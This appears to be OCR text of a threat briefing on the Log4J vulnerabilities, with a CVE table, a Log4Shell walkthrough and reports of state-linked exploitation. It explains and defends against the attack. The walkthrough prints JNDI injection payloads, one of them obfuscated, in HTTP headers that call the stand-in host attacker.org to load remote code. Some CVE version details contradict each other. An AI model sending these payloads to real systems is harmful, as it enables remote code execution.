
Source: ESET; no scale available




Geographic Distribution of Log4J Attack Source IPs



Geographic Distribution of Log4J C2 (Command and Control) URLs




Geographic Distribution of Exploits in Mid-December 2021




Geographic Distribution of Exploits in Late December 2021

Source: ESET



Targeting Scale

Geographic Distribution of Exploits Since Late December




Five vulnerabilities in Log4J since December 2021 (plus one in Logback framework)

CVE	TYPE	Description/Notes
CVE-2021-44228	Remote Code Execution	Rated Critical; present in Log4j2 2.0-beta9 to 2.12.1 and 2.13.0 through 2.15.0; called Log4Shell; CVSS: 10 of 10; fixed in version 2.15.0
CVE 2021-45046	Denial of Service	Fix to address CVE-2021-44228 in 2.15.0 was incomplete in certain non-default configurations; fixed in version 2.16.0
CVE-2021-4104	Remote Code Execution	Rated High; present in versions 1.x; CVSS: 7.5; fixed in version 2.17.0 (no fix for Log4J version 1 - EoL)
CVE-2021-42550	Arbitrary Code Execution	Rated Moderate; present in Logback logging framework (successor to the Log4j 1.x); fixed with Logback versions, 1.3.0-alpha11 and 1.2.9
CVE-2021-45105	Denial of Service	Versions 2.0-alpha1 through 2.16.0 did not protect from uncontrolled recursion from self-referential lookups; CVSS: 7.5 of 10; fixed in version 2.17.0
CVE-2021-44832	Remote Code Execution	Present in version 2.17.0; CVSS score of 6.6; fixed in version 2.17.1


CVE 2021-44228 (Log4Shell) Exploitation Details

What is JNDI?

- Java Naming and Directory Service: Provides naming and directory functionality to Java applications



CVE 2021-44228 (Log4Shell) Exploitation Details, Part 2



```
GET /a?q=%24%7Bjndi%3Aldap%3A%2F%2Fatta${lower:c}ker.org%3A389%2Fexploit%7D HTTP/1.1
Host: www.victim.com
User-Agent: root@${jndi:ldap://attacker.org:389/exploit}
Referer: ${jndi:ldap://attacker.org:389/exploit}
```

```
q = ${jndi:ldap://atta${lower:c}ker.org :389/exploit}
user_agent = root@${jndi:ldap://attacker.org:389/exploit}
referer = ${jndi:ldap://attacker.org:389/exploit}
```

```
user_agent = root@${jndi:ldap://attacker.org:389/exploit}
```

LDAP Query to 'attacker.org:389' for 'exploit'

```
DN: exploit
 javaClassName: foo
 javaCodeBase: http://attacker.org:9999/
 objectClass: javaNamingReference
 javaFactory: ExploitWHptDegcqr
```

http://attacker.org:9999/

```
[app-user@server ~]$ command
```

Known Exploitation by Foreign Threat Actors

Foreign actors believed to be leveraging Log4Shell:

- China
  - Per Microsoft, the cyber threat actor known as HAFNIUM has been leveraging the vulnerability to attack virtualization infrastructure (using DNS to conduct fingerprinting).
  - Per Crowdstrike, Aquatic Panda has used a modified version of Log4Shell to harvest credentials and memory dumps.
- Iran
  - Per Microsoft, the cyber threat actor known as PHOSPHOROUS has used a modified version of Log4Shell to deploy ransomware.
  - Per Checkpoint, APT35 has been conducting aggressive scanning for systems vulnerable to Log4Shell.
- Per Microsoft, Turkey and North Korea have been leveraging Log4Shell as well.
- SecurityScorecard has reported seeing reconnaissance activity related to Log4Shell originating from Chinese and Russian state-sponsored actors.
- Mandiant reported having observed Chinese and Iranian state-sponsored actors leveraging Log4Shell.

